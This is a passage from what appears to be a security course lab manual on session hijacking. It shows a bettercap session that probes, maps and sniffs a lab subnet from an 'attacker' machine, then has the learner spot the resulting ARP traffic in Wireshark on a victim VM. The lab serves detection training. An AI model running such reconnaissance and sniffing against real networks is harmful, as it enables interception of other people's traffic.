
```
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd
[root@parrot]~[-]
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:17:6c:6a.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:17:6c:69.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:17:6c:67.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [03:25:40] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 »
```

16. Switch back to the **Windows 11** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.

Note: bettercap sends several ARP broadcasts requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.1.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.1.11**) will first go to the host system (**10.10.1.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

Module 11 – Session Hijacking



17. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ